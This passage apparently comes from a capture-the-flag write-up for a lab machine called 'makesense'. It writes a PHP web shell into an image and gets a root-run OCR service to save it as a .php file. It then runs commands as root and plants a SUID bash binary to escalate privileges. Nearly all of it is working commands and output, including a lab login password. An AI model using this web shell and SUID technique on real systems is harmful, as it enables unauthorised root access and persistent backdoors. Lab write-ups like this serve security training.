img = Image.new("RGB", (700, 60), "white")
draw = ImageDraw.Draw(img)
font = ImageFont.truetype(fp, 18)
# [!] Text recognized by OCR becomes the content saved by the root PHP service

draw.text((5, 20), '<?php system($_GET["cmd"]); ?>', fill="black", font=font)
img.save("shell.png")Make sure the image contain our payload correctly:
Process the image and save the recognized output as PHP:
B64=$(base64 -w0 shell.png)
OCR_ID=$(curl -s -c /tmp/ocr.jar -b /tmp/ocr.jar \
    -u 'walter:JbhHDAEgXvri3!' \
    -X POST http://127.0.0.1:8001/ \
    --data-urlencode "canvas_image=data:image/png;base64,$B64" \
    | grep -oP 'ocr_id" value="\K[^"]+')
curl -s -b /tmp/ocr.jar \
    -u 'walter:JbhHDAEgXvri3!' \
    -X POST http://127.0.0.1:8001/ \
--data "ocr_id=$OCR_ID&filename=shell.php&save_output=1"Trigger the saved PHP through the same root-run service:
$ curl -s \
  -u 'walter:JbhHDAEgXvri3!' \
  'http://127.0.0.1:8001/saved/shell.php?cmd=id'
uid=0(root) gid=0(root) groups=0(root)
Root confirmed. Run the privesc command:
cmd="install -m 4755 /bin/bash /tmp/.bs"
curl -s \
    -u 'walter:JbhHDAEgXvri3!' \
    --get \
    --data-urlencode "cmd=$cmd" \
'http://127.0.0.1:8001/saved/shell.php'On the walter shell trigger the SUID bash:
walter@makesense:~$ ls /tmp/.bs -l
-rwsr-xr-x 1 root root 1446024 Jul  5 06:41 /tmp/.bs
walter@makesense:~$ /tmp/.bs -p
.bs-5.2# id
uid=1000(walter) gid=1000(walter) euid=0(root) groups=1000(walter)
.bs-5.2# cat /root/root.txt
6********************************3
Rooted.
Comments | NOTHING